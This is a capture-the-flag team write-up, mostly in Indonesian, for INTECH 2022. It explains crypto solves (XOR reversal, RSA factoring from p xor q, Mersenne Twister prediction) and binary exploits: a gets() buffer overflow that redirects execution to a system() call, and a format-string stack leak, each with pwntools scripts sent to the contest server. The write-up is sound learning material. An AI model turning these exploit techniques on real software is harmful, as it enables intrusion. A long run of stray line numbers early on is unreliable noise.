

INTECH 2022

Writeup LycoReco



Anggota tim:
Muhammad Garebaldhie Er Rahman (average kobo enjoyer)
Frederik Imanuel Louis (azuketto)
Rachel Gabriela Chen (chaerla)

Crypto

number

number

247

i ran this script and got bunch of numbers, can you help me restore it?

```
3  def obfuscate(flag):
4      diction = {0:1,1:2,2:3,3:4,4:5}
5      flag = flag[::-1]
6      temp = []
7      temp.append(ord(flag[0]))
8      for i in range(1, len(flag)):
9          temp.append(ord(flag[i]) ^ temp[-1])
10     res = []
11     for i in temp:
12         res.append(i + diction[i % 5])
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
269
270
271
272
273
274
275
275
276
277
278
279
279
280
281
282
283
284
285
285
286
287
288
289
289
290
291
292
292
293
294
294
295
296
296
297
297
298
298
299
299
300
300
301
301
302
302
303
303
304
304
305
305
306
306
307
307
308
308
309
309
310
310
311
311
312
312
313
313
314
314
315
315
316
316
317
317
318
318
319
319
320
320
321
321
322
322
323
323
324
324
325
325
326
326
327
327
328
328
329
329
330
330
331
331
332
332
333
333
334
334
335
335
336
336
337
337
338
338
339
339
340
340
341
341
342
342
343
343
344
344
345
345
346
346
347
347
348
348
349
349
350
350
351
351
352
352
353
353
354
354
355
355
356
356
357
357
358
358
359
359
360
360
361
361
362
362
363
363
364
364
365
365
366
366
367
367
368
368
369
369
370
370
371
371
372
372
373
373
374
374
375
375
376
376
377
377
378
378
379
379
380
380
381
381
382
382
383
383
384
384
385
385
386
386
387
387
388
388
389
389
390
390
391
391
392
392
393
393
394
394
395
395
396
396
397
397
398
398
399
399
400
400
401
401
402
402
403
403
404
404
405
405
406
406
407
407
408
408
409
409
410
410
411
411
412
412
413
413
414
414
415
415
416
416
417
417
418
418
419
419
420
420
421
421
422
422
423
423
424
424
425
425
426
426
427
427
428
428
429
429
430
430
431
431
432
432
433
433
434
434
435
435
436
436
437
437
438
438
439
439
440
440
441
441
442
442
443
443
444
444
445
445
446
446
447
447
448
448
449
449
450
450
451
451
452
452
453
453
454
454
455
455
456
456
457
457
458
458
459
459
460
460
461
461
462
462
463
463
464
464
465
465
466
466
467
467
468
468
469
469
470
470
471
471
472
472
473
473
474
474
475
475
476
476
477
477
478
478
479
479
480
480
481
481
482
482
483
483
484
484
485
485
486
486
487
487
488
488
489
489
490
490
491
491
492
492
493
493
494
494
495
495
496
496
497
497
498
498
499
499
500
500
501
501
502
502
503
503
504
504
505
505
506
506
507
507
508
508
509
509
510
510
511
511
512
512
513
513
514
514
515
515
516
516
517
517
518
518
519
519
520
520
521
521
522
522
523
523
524
524
525
525
526
526
527
527
528
528
529
529
530
530
531
531
532
532
533
533
534
534
535
535
536
536
537
537
538
538
539
539
540
540
541
541
542
542
543
543
544
544
545
545
546
546
547
547
548
548
549
549
550
550
551
551
552
552
553
553
554
554
555
555
556
556
557
557
558
558
559
559
560
560
```

Pada chall, flag pertama-tama direverse (flag[::-1]), kemudian temp diisi dengan nilai integer dari karakter flag pertama. Kemudian, untuk tiap karakter berikutnya pada flag, karakter tersebut di-xor dengan karakter terakhir yang ada pada temp, kemudian karakter tersebut di-append pada temp. Setelah proses ini berakhir, isi temp dapat digambarkan sebagai berikut:

```
temp = [flag[-1], flag[-2]^temp[0], flag[-3]^temp[1], ..., flag[0]^temp[-2]]
```

Setelah itu, tiap nilai dari temp ditambahkan dengan diction[i%5], yang membuat perubahan sebagai berikut:

```
temp%5 == 0 -> temp = temp + 1 -> temp%5 == 1
temp%5 == 1 -> temp = temp + 2 -> temp%5 == 3
temp%5 == 2 -> temp = temp + 3 -> temp%5 == 0
temp%5 == 3 -> temp = temp + 4 -> temp%5 == 2
temp%5 == 4 -> temp = temp + 5 -> temp%5 == 4
```

Setelah itu, temp dipindahkan ke res dan di-output sebagai ciphertext.

```
def decrypt():
    temp = []
    revdiction = {0:3,1:1,2:4,4:5,3:2}
    for i in res:
```

```
temp.append(i - revdiction[i%5])
temp = temp[::-1]
flag = []
for i in range(len(temp)-1):
    flag.append(chr(temp[i]^temp[i+1]))
flag.append(chr(temp[-1]))
return flag
print("".join(decrypt()))
```

Untuk men-decrypt ciphertext, kita akan pertama-tama mereverse penjumlahan dari diction. Dari mapping $\text{temp} \% 5$ yang kita peroleh sebelumnya, kita dapat melakukan mapping pengurangan sebagai berikut:

```
temp%5 == 1 -> temp = temp - 1
temp%5 == 3 -> temp = temp - 2
temp%5 == 0 -> temp = temp - 3
temp%5 == 2 -> temp = temp - 4
temp%5 == 4 -> temp = temp - 5
```

Kemudian, kita harus mereverse efek dari xor. Untuk mempermudah, kita pertama-tama me-reverse ciphertext. Isi temp sekarang dapat digambarkan sebagai berikut:

```
temp = [flag[0]^temp[1], flag[1]^temp[2], flag[2]^temp[3], ..., flag[-1]]
```

Maka, untuk mendapatkan flag, kita cukup melakukan xor elemen temp dengan elemen di depannya kecuali elemen terakhir temp, kemudian mencast tiap angka tersebut menjadi karakter.

Flag: itf{3asy_obu5c4te_ha_h4_ha_}

encryptor

encryptor

409

help me to decrypt it please...

```
13  def enc(flag):
14      enc = b''
15      enc2 = b''
16      for i in range(len(flag)):
17          enc += xor(flag[i].encode(), i)
18      for i in range(int(len(flag)/2)):
19          enc2 += chr(enc[i]).encode() if i % 5 == 5 else chr(enc[i] - 1).encode()
20          enc2 += chr(enc[eval(f'-{i+1}')]).encode()
21      open('enc_message.txt', 'wb').write(enc2)
```

Pada chall, tiap karakter dari flag pertama-tama di-xor dengan indexnya (0-based) masing-masing. Kemudian, enc2 mengacak elemen dari flag dengan aturan tertentu. Perhatikan bahwa check if $i \% 5 == 5$ selalu false, sehingga enc2 pertama-tama selalu mengambil elemen pada index ke i , kemudian menguranginya dengan 1. Setelah itu, ia mengambil elemen ke $i+1$ dari belakang. Setelah pengacakan tersebut, isi enc2 dapat digambarkan sebagai berikut:

$$\text{enc2} = [\text{enc}[0]-1, \text{enc}[-1], \text{enc}[1]-1, \text{enc}[-2], \dots]$$

Perhatikan pula bahwa panjang ciphertext yang dihasilkan adalah genap, sehingga tidak ada elemen flag yang dimasukkan dua kali dalam ciphertext.

```
from pwn import xor

ct = b'hXtVcFwK6QcPt~}vVBiha~i}_F`vP#9u~JMaj|'

def dec(enc):
    enc = enc.decode()
    enc2 = b''
    plain = b''
    for i in range(0, len(ct), 2):
        enc2 += chr(ord(enc[i]) + 1).encode()
    for i in range(0, len(ct), 2):
        enc2 += chr(ord(enc[eval(f'-{i+1}')])).encode()
```

```
for i in range(len(ct)):
    plain += xor(enc2[i], i)
return plain

print(dec(ct))
```

Untuk men-decrypt ciphertext, kita cukup mengambil karakter pada index genap dan menambahkan satu, kemudian mengambil karakter pada index ganjil kemudian membalik urutannya (atau dalam implementasi kami, mengambil karakter index ganjil dari belakang). Setelah itu, kita cukup mereverse efek xor dengan melakukan xor dengan cara yang sama, dan flag diperoleh.

Flag: `itf{3asy_chall_5o_you_c4n_get_happier}`

regulus

regulus

490

Just basic and classic old RSA

```
7  def gen_key(e):
8      while True:
9          p = getPrime(1024)
10         q = getPrime(1024)
11
12         if GCD(e, p - 1) != 1:
13             n = p * q
14             x = (p | q) & (~p | ~q)
15
16         return x, n
17
18
19 e = 17
20 x, n = gen_key(e)
21
22 m = bytes_to_long(FLAG)
23 c = pow(m, e, n)
```

Pada chall, kita diberikan ciphertext yang di-encrypt menggunakan RSA, dengan public key e dan n diberikan. Selain itu, kita juga diberikan nilai xor dari p dan q , yaitu x . Dengan nilai tersebut, kita dapat memfaktorisasi n dengan relatif mudah.

Misalkan p_i , q_i , dan x_i berturut-turut adalah bit ke- i dari kanan dari p , q , dan x . Untuk tiap i , kita dapat mencari semua solusi dari $p * q = n \bmod 2^i$. Jika kita memulai dari $i = 0$, kita dapat mencari semua kemungkinan p dan q bit demi bit dimulai dari (p_1, q_1) , (p_2, q_2) , dan seterusnya sampai kita memperoleh seluruh 1024 bit. Search tree dapat meningkat secara eksponensial, tetapi karena kita memiliki informasi $p_i \text{ xor } q_i = x_i$, maka kita dapat melakukan pruning yang cukup signifikan pada search tree, dan benar bahwa [implementasi algoritma tersebut](#) dapat memfaktorkan n dengan cepat.

```
def check_cong(k, p, q, n, xored=None):
    kmask = (1 << k) - 1
    p &= kmask
    q &= kmask
```

```

n &= kmask
pqm = (p*q) & kmask
return pqm == n and (xored is None or (p^q) == (xored & kmask))

def extend(k, a):
    kbit = 1 << (k-1)
    assert a < kbit
    yield a
    yield a | kbit

def factor(n, p_xor_q):
    tracked = set([(p, q) for p in [0, 1] for q in [0, 1]
                  if check_cong(1, p, q, n, p_xor_q)])
    PRIME_BITS = int(math.ceil(math.log(n, 2)/2))

    maxtracked = len(tracked)
    for k in range(2, PRIME_BITS+1):
        newset = set()
        for tp, tq in tracked:
            for newp_ in extend(k, tp):
                for newq_ in extend(k, tq):
                    # Remove symmetry
                    newp, newq = sorted([newp_, newq_])
                    if check_cong(k, newp, newq, n, p_xor_q):
                        newset.add((newp, newq))

        tracked = newset
        if len(tracked) > maxtracked:
            maxtracked = len(tracked)

    # go through the tracked set and pick the correct (p, q)
    for p, q in tracked:
        if p != 1 and p*q == n:
            return p, q

```

Tetapi, perhatikan bahwa $\phi(n) = (p - 1)(q - 1) \equiv 0 \pmod{e}$, sehingga kita tidak dapat langsung mencari private key dari (n, e) dengan mencari invers modulo e terhadap $\phi(n)$. Perhatikan juga bahwa $\gcd(q, e) = 1$, $\gcd(e, p - 1) = e$, dan $\gcd(e^2, p - 1) = e$. Dengan itu,

kita dapat mencari semua kemungkinan plaintext dengan cara berikut. Misalkan ciphertext adalah ct , maka kita dapat memperoleh salah satu kemungkinan plaintext dengan:

$$ct^{(e^{-1} \bmod \lambda(n)/e)} = m^{e(e^{-1} \bmod \lambda(n)/e)} = m \pmod{n}$$

Untuk mencari kemungkinan pesan yang lain, kita perlu mencari non-trivial e -th root of unity dalam \mathbb{Z}/n . Kita dapat mencari root tersebut dengan mencari l sehingga $l = k^{\lambda(n)/e} \pmod{n}$. Nilai tersebut memenuhi karena:

$$l^e = k^{e(\lambda(n)/e)} = k^{\lambda(n)} = 1 \pmod{n}$$

Untuk mendapatkan flag, kita cukup mengalikan kemungkinan message pertama tadi dengan l sampai kita mendapatkan plaintext dengan format flag “itf{*}”.

```
p, q = factor(n, x)

phi = (p-1)*(q-1)
carm = phi // gmpy2.gcd(p-1,q-1)
mm = carm//e
d = pow(e, -1, mm)
l = 1
# find root of unity
for i in range(3, 0xff, 2):
    l = pow(i, mm, n)
    if l!=1:
        break
# brute force
tempPlain = pow(ct, d, n)
for i in range(e):
    plain = tempPlain * pow(l, i, n)
    plain %= n
    plain = long_to_bytes(plain)
    if (plain[:3] == b'itf'):
        print(plain)
```

Flag: itf{math_problem_require_math_solution}

valorand

valorand

490

valo...rand? u mean valorant?!?

nc 15.235.143.42 24480

```
55  def banner():
56      print("\n" + "="*15 + " Hallo Pemain Satu " + "="*15)
57      print("\n1) Get Invitation Code")
58      print("2) Encrypted Secret")
59      print("3) Guessing for Flag")
60      print("4) I Don't Care\n")

33  def invitation_code(x):
34      rand = random.getrandbits(x * 8).to_bytes(x, 'little')
35      return rand.hex()
```

Pada pilihan pertama menu, kita bisa memanggil `invitation_code` dan menerima hasil dari `random` bits tersebut. Terdapat vulnerability dari [modul random Python](#) yang sebenarnya menggunakan pseudo random generator yaitu [Mersenne Twister](#). Oleh karena itu, jika kita mendapatkan cukup banyak data yang di-generate oleh pRng Python, kita dapat menebak hasil generasi pRng berikutnya. Untuk melakukan itu, kita dapat menggunakan modul [randcrack](#) dari pip. Pada implementasi tersebut, kita cukup memberi tepat 624 buah 32-bit integer yang dihasilkan oleh pRng Python, dan generasi angka berikutnya dapat diprediksi.

```
def rev_inv(code):
    by = bytes.fromhex(code)
    num = int.from_bytes(by, 'little')
    by = long_to_bytes(num)
    ret = []
    for i in range(0, len(by), 4):
        ret.append(bytes_to_long(by[i:i+4]))
    return ret[::-1]
```

```
rc = RandCrack()
for i in range(78):
```

```

r.recvuntil(b'> ')
r.sendline(b'1')
r.recvline()
r.recvline()
data = r.recvline()[27:-2].decode()
arr = rev_inv(data)
for c in arr:
    rc.submit(c)

```

Kemudian, pada pilihan kedua menu, kita dapat menerima secret yang di-encrypt dengan cara berikut:

```

You, 8 minutes ago | 1 author (You)
37 < class RANDOM:
38     def __init__(self, seed, m):
39         self.seed = seed
40         self.m = next_prime(m)
41         self.a = random.randint(1, m-1)
42         self.c = random.randint(1, m-1)
43         print(self.m, self.a, self.c)
44
45     def next(self):
46         self.seed = (self.seed * self.a + self.c) % self.m
47         return self.seed
48
49     def encrypt(secret,mod):
50         seed,mod = bytes_to_long(secret),int(mod[:LEN],16)
51         prng = RANDOM(seed, mod)
52         l_rand = they_are_so_dead([prng.next() for _ in range(3)])
53         return base64.b64encode(b'>//<'.join([long_to_bytes(i) for i in l_rand])).decode()
54
55     def they_are_so_dead(x):
56         a,b,c = x[0],x[1],x[2]
57         for i in range((LEN << 11)+1):
58             a,b,c = list(map(grey_code, [a,b,c]))
59         return [a,b,c]

```

Saat kita memilih pilihan dua, kita akan diberikan hasil dari pemanggilan `encrypt(SECRET, invitation_code(32))`. Kedua parameter tersebut akan ditransformasikan menjadi seed dan mod, kemudian dimasukkan dalam pRng custom (LCG) yang dibuat problemsetter. Kemudian, tiga nilai pertama dari LCG akan diberikan kepada fungsi `they_are_so_dead`, kemudian hasil keluaran fungsi tersebut akan diubah menjadi bytes, dan dijoin dengan “>//<”, kemudian diencode dengan base64, kemudian dikembalikan. Fungsi `they_are_so_dead` sendiri meng-obfuscate nilai dari LCG menggunakan `grey_code` yang diimpor dari libnum. Jika kita mencari definisi `grey_code` di libnum, maka kita dapat melihat implementasinya sebagai berikut:

```

6     def grey_code(n):
7         return n ^ (n >> 1)
8
9
10    def rev_grey_code(g):
11        n = 0
12    ~>      while g:
13        |      n ^= g
14        |      g >>= 1
15        return n

```

Perhatikan pula bahwa tepat dibawah grey_code, libnum sudah mendefinisikan fungsi rev_grey_code yang me-reverse efek dari grey_code. Oleh karena itu, kita dapat me-reverse fungsi they_are_so_dead dengan mudah, dan kami implementasikan sebagai berikut:

```

def sage_heal(x):
    a,b,c = int(x[0],16),int(x[1],16),int(x[2],16)
    for i in range((LEN << 11)+1):
        a,b,c = list(map(rev_grey_code, [a,b,c]))
    return [a,b,c]

```

Dari sage_heal, kita mendapatkan tiga value yang di-generate oleh LCG. Karena kita dapat memprediksi hasil keluaran dari random Python (dan dengan itu hasil dari invitation_code), kita dapat memperoleh seed. Misalkan tiga value yang di-generate adalah p , q , dan r . Maka, kita peroleh:

$$\begin{aligned}
 p &= \text{seed} * a + c \pmod{m} \\
 q &= p * a + c = \text{seed} * a^2 + ac + c \pmod{m} \\
 r &= q * a + c = \text{seed} * a^3 + a^2c + ac + c \pmod{m} \\
 r - q &= a^2(\text{seed} * a - \text{seed} + c) \pmod{m} \\
 q - p &= a(\text{seed} * a - \text{seed} + c) \pmod{m} \\
 a &= (r - q)/(q - p) \pmod{m} \\
 c &= q - p * a = q - p * (r - q)/(q - p) \pmod{m}
 \end{aligned}$$

Setelah memperoleh nilai a dan c , maka kita dapatkan:

$$\text{seed} = (p - c)/a \pmod{m}$$

Karena seed dikonstruksi dari SECRET, maka kita telah berhasil mendapatkan SECRET.

```

115     elif choose == 3:
116         awikwok = bytes_to_long(SECRET)
117         idx = awikwok % len(agents)
118         print("\nAs a friend, I'll test you to guess my favourite Agent & Map. Would ya?")
119         ga = input("Your guess (agent): ")
120         if (ga == agents[idx]):
121             idx = (awikwok//(idx+1)) % len(maps)
122             gm = input("Your guess (map): ")
123             if (gm == maps[idx]):
124                 print("No way, I bet you can't leaked my Secret haha")
125                 gs = input("Secret (in hex): ").strip()
126                 if (bytes.fromhex(gs) == SECRET):
127                     print(f"Well, I think you deserve this {flag}")
128                     exit()
129                 else:
130                     print("Ohhh damnn so close")
131                     exit()
132             else:
133                 print("Wrong!")
134                 exit()
135         else:
136             print("Wrong!, pfffftt ur not my friend")
137             exit()

```

Karena kita sudah diberikan array maps dan agents dari soal, dan SECRET sudah didapatkan, maka kita dapat langsung masuk ke pilihan 3 dan mendapatkan flag.

```

rc = RandCrack()
for i in range(78):
    r.recvuntil(b'> ')
    r.sendline(b'1')
    r.recvline()
    r.recvline()
    data = r.recvline()[27:-2].decode()
    arr = rev_inv(data)
    for c in arr:
        rc.submit(c)

r.recvuntil(b'> ')
r.sendline(b'2')
ct = r.recvline()[:-1]
print(ct)
ct = base64.b64decode(ct).hex()
ct = ct.split(b' >/< '.hex())
nums = sage_heal(ct)
m = rc.predict_getrandbits(32 * 8).to_bytes(32, 'little').hex()
secret = rev_lcg(nums, m)
awikwok = secret

```

```
idx = awikwok % len(agents)
agent = (agents[idx])
idx = (awikwok//(idx+1)) % len(maps)
mapp = (maps[idx])

r.recvuntil(b'> ')
r.sendline(b'3')
r.recvuntil(b': ')
r.sendline(agent.encode())
r.recvuntil(b': ')
r.sendline(mapp.encode())
r.recvuntil(b': ')
r.sendline((hex(awikwok)[2:]).encode())
r.interactive()
```

Flag: itf{**s00000_M4nYyy_Vu1n3r4b1LyTYY_iN_r44nnD00mNe5555**}

Binary Exploitation

Warmup

warmup

136

Some warmup for u! should be easy right?

Diberikan sebuah binary file 32 bit dengan security sebagai berikut.

```
ubuntu@ubuntu-lenovo-b490:~/Desktop/CTFs/intechfest/binexp/warmup$ checksec challenge
[*] '/home/ubuntu/Desktop/CTFs/intechfest/binexp/warmup/challenge'
    Arch:      i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:     No PIE (0x8048000)
ubuntu@ubuntu-lenovo-b490:~/Desktop/CTFs/intechfest/binexp/warmup$ file challenge
challenge: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreted
           /lib/ld-linux.so.2, BuildID[sha1]=1110aa1a37d45e057fc2294e1ba49395d7f964fb, for GNU/Linux 3.2.0,
           not stripped
```

Saya langsung membuka file tersebut dengan ghidra dan terdapat beberapa fungsi yang menarik

- ▶ **f** _dl_relocate_static_pie
- ▶ **f** _fini
- ▶ **f** _init
- ▶ **f** _start
- ▶ **f** bruh
- ▶ **f** deregister_tm_clones
- ▶ **f** do_stuff
- ▶ **f** frame_dummy
- ▶ **f** FUN_08049020
- ▶ **f** main

Ternyata fungsi bruh sudah langsung memanggil system cat flag

```
1  /* WARNING: Function: __x86.get_pc_thunk.ax replace */
2
3  void bruh(void)
4  {
5      system("cat flag.txt");
6      return;
7  }
8
9
10
```

Saya pun membuka fungsi do_stuff yang dipanggil oleh main

```
3
4  void do_stuff(void)
5
6  {
7      char local_lc [20];
8
9      printf("Siapa namamu?\nNama: ");
10     gets(local_lc);
11     printf("Halo %s!\n", local_lc);
12     return;
13 }
14
```

Fungsi ini menggunakan **gets** yang tidak melakukan checking kepada input yang diterima. Maka kita hanya perlu melakukan overwrite return address dari do_stuff menjadi fungsi bruh.

Langkah pertama ialah mencari offset hingga overwrite return address. Dalam hal ini saya gunakan cyclic

```
Use the !process command for better process introspection (then the use the !ptrace command).
pwndbg> cyclic 60
aaaabaaacaaadaaaeaafaaagaaahaaaiaajaaakaaalaamaaaanaaaaaaa
This command is deprecated in Pwndbg. Please use the GDB's built-in syntax for running shell commands instead: !cyclic <args>
pwndbg> r
Starting program: /home/ubuntu/Desktop/CTFs/intechfest/binexp/warmup/challenge
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Siapa namamu?
Nama: aaaabaaacaaadaaaeaafaaagaaahaaaiaajaaakaaalaamaaaanaaaaaaa
Halo aaaabaaacaaadaaaeaafaaagaaahaaaiaajaaakaaalaamaaaanaaaaaaa!

Program received signal SIGSEGV, Segmentation fault.
0x61616168 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
          [ DECODED ]
```

Terlihat program segfault pada 0x61616168. Address ini merupakan return address dari fungsi do_stuff. Kami menggunakan cyclic juga untuk mencari offset dari address tersebut


```

07:001c|      0xfffffd04c -> 0xf7d96500 (__libc_start_main+96) ← pop    esp
                                         [ BACKTRACE ]
▶ f 0 0x61616168
  f 1 0x61616169
  f 2 0x6161616a
  f 3 0x6161616b
  f 4 0x6161616c
  f 5 0x6161616d
  f 6 0x6161616e
  f 7 0x6161616f

pwndbg> cyclic -l 0x61616168
28
This command is deprecated in Pwndbg. Please use the GDB's built-in syntax for running shell commands instead: !cyclic <args>
pwndbg> 

```

Ditemukan bahwa offset ialah 28, namun ini SUDAH OVERWRITE return address. Maka perlu kita kurangi 4 byte sehingga offset bernilai 24. Langkah selanjutnya ialah mencari address dari bruh. Karena PIE mati maka kita dengan mudah mendapatkan address bruh



Berikut payload yang saya gunakan dan didapat flag

```

from pwn import *
# nc 15.235.143.42 47888
p = remote("15.235.143.42", 47888)

payload = b"A"*28
payload += p64(0x080491b6)

# p.recvline()
p.recvline()
p.sendline(payload)

p.interactive()

```

```
[+] Opening connection to 15.235.143.42 on port 47888: Done
[+] Opening connection to 15.235.143.42 on port 47888: Done
[*] Switching to interactive mode
Nama: Halo AAAAAAAAAAAAAAAAAAAAAA\xb6\x91\x04!
itf{t00_e4zY_f0r_4_M4St3r_l1ke_u}
[*] Got EOF while reading in interactive
$
```

Flag: itf{t00_e4zY_f0r_4_M4St3r_l1ke_u}

Cat Me

cat me

409

catttt meeeeeeeeeeeeeeee

Diberikan sebuah binary file 32 bit dengan spesifikasi berikut

```
challenge: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreted
r /lib/ld-linux.so.2, BuildID[sha1]=07a988b55193dea3bf2bf5f4f96371b69965e14b, for GNU/Linux 3.2.0,
not stripped
ubuntu@ubuntu-lenovo-b490:~/Desktop/CTFs/intechfest/binexp/cat_me$ checksec challenge
[*] '/home/ubuntu/Desktop/CTFs/intechfest/binexp/cat_me/challenge'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
```

Saya membuka program dengan ghidra dan melihat fungsi readFlag

```
▶ f _ITM_registerTMCloneTable
▶ f _start
▶ f deregister_tm_clones
▶ f do_stuff
▶ f frame_dummy
▶ f FUN_00011020
▶ f FUN_000110c0
▶ f main
▶ f readflag
▶ f .....
```

```

1
2 void readflag(void *param_1,size_t param_2)
3
4 {
5     FILE *_stream;
6
7     _stream = fopen("flag.txt","r");
8     fread(param_1,1,param_2,_stream);
9     fclose(_stream);
10    return;
11 }
12

```

Fungsi ini hanya membaca flag lalu menyimpannya di param 1. Lalu saya pun membuka fungsi do_stuff

```

1
2 void do_stuff(void)
3
4 {
5     char local_8c [64];
6     undefined local_4c [72];
7
8     readflag(local_4c,0x40);
9     printf("p cantik spill no wa-nya dong: ");
10    __isoc99_scanf(&DAT_0804a034,local_8c);
11    printf("eitss canda!! muahahaha nomer ");
12    printf(local_8c);
13    puts(" akan kuslam!!!");
14    return;
15 }
16

```

Terlihat bahwa pada printf terdapat vulnerability string formatting karena tidak di specify formatternya. Saya gunakan gdb untuk mencari argument keberapa flag tersebut berada pada stackframe fungsi do_stuff.

```

pwndbg> fmtarg 0xfffffcfe0
The index of format argument : 26
pwndbg>

```

Karena satu address hanya dapat menyimpan 4 character maka saya bruteforce dengan payload ini lalu diapat flag

```

payload = b""
for i in range(20, 35):
    add = f"%{i}$p-"
    payload += add.encode("latin-1")

io.sendlineafter(b"dong:", payload)
test = io.recvline().decode().split(" ")[-3]
test = test.split("-")

```

```
# io.interactive()

print(test)
for text in test:
    try:
        text = p64(int(text,16))
        text = text.decode()
        print(text)
    except:
        pass
```

```
ubuntu@ubuntu-t450:~/Desktop/CIFS/cnTechTest/bthexp/Cat_Me$ python solve.py REMOTE 15.235.14
3.42 22686
[+] Opening connection to 15.235.143.42 on port 22686: Done
[DEBUG] Received 0x1f bytes:
b'p cantik spill no wa-nya dong: '
[DEBUG] Sent 0x5b bytes:
b'%20$p-%21$p-%22$p-%23$p-%24$p-%25$p-%26$p-%27$p-%28$p-%29$p-%30$p-%31$p-%32$p-%33$p-%34$p-\n'
[DEBUG] Received 0x9f bytes:
b'eitss canda!! muahahaha nomer 0x7b667469-0x73747530-0x7234346d-0x5f643374-0x735f7962-0x313172
74-0x7d67676e-0xf7f46b80-0xffe49698-0xf7f22f84-%30 akan kuslam!!!\n'
['0x7b667469', '0x73747530', '0x7234346d', '0x5f643374', '0x735f7962', '0x31317274', '0x7d67676e',
'0xf7f46b80', '0xffe49698', '0xf7f22f84', '%30']
itf{\x00\x00
0uts\x00\x00
m44r\x00\x00
t3d_\x00\x00
by_s\x00\x00
tr11\x00\x00
ngg}\x00\x00
[*] Closed connection to 15.235.143.42 port 22686
```

Flag: itf{0utsm44rt3d_by_str11ngg}

Con Cat

con cat

460

isshouini pwn mashou!

Diberikan file 32 bit dengan spesifikasi sebagai berikut

```
ubuntu@ubuntu-lenovo-b490:~/Desktop/CTFs/intechfest/binexp/cat_me$ file challenge
challenge: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreted
r /lib/ld-linux.so.2, BuildID[sha1]=07a988b55193dea3bf2bf5f4f96371b69965e14b, for GNU/Linux 3.2.0,
not stripped
ubuntu@ubuntu-lenovo-b490:~/Desktop/CTFs/intechfest/binexp/cat_me$ checksec challenge
[*] '/home/ubuntu/Desktop/CTFs/intechfest/binexp/cat_me/challenge'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:      NX enabled
    PIE:     No PIE (0x8048000)
```

Kami gunakan ghidra untuk melihat file tersebut lalu menemukan beberapa fungsi menarik seperti read flag

- ▶ **f** `__libc_csu_init`
- ▶ **f** `_x86.get_pc_thunk.bx`
- ▶ **f** `_dl_relocate_static_pie`
- ▶ **f** `_fini`
- ▶ **f** `_init`
- ▶ **f** `_start`
- ▶ **f** `deregister_tm_clones`
- ▶ **f** `do_stuff`
- ▶ **f** `frame_dummy`
- ▶ **f** `FUN_08048400`
- ▶ **f** `main`
- ▶ **f** `readflag`
- ▶ **f** `register_tm_clones`

```
1 void readflag(char *param_1)
2 {
3     undefined4 local_4c;
4     undefined local_48;
5
6     local_4c = 0x20746163;
7     local_48 = 0;
8     strcat((char *)&local_4c,param_1);
9     system((char *)&local_4c);
10    return;
11 }
```

Dapat dilihat bahwa fungsi ini menerima parameter lalu melakukan strcat (concat) local_4c dengan param_1 dan disimpan di local_4c. Karena penasaran saya mencoba untuk merubah 0x20746163 menjadi ascii dan didapat bahwa ini merupakan `cat`. (gambar terbalik karena disimpan dalam little endian)

Paste hex numbers or drop me

20746163

Character encoding

ASCII

Convert Reset Swap

tac

Langkah selanjutnya ialah kita perlu menconcat address tersebut dengan flag.txt. Kita perlu mencari pada address berapa flag.txt disimpan. Ketika menjalankan file pertama kali kita disambut dengan beberapa pesan. Dan ajaibnya pesan welcome tersebut terdapat flag.txt

```
Can u read the file flag.txt?  
or maybe no, anyway just input ur own flag!  
awkfjehwakjefhwfa  
Here's the flag: awkfjehwakjefhwfaubuntu@ubur  
t$
```

Kami gunakan gdb untuk mencari address dimana flag.txt berada

```
=> 0x080485fd <+0>: push    ebp  
    0x080485fe <+1>: mov     ebp,esp  
    0x08048600 <+3>: sub     esp,0x28  
    0x08048603 <+6>: sub     esp,0xc  
    0x08048606 <+9>: push    0x8048730  
    0x0804860b <+14>: call    0x8048410 <printf@plt>  
    0x08048610 <+19>: add    esp,0x10
```

Saya coba untuk melihat isi address pada <+9> tersebut

```
End of assembler dump.  
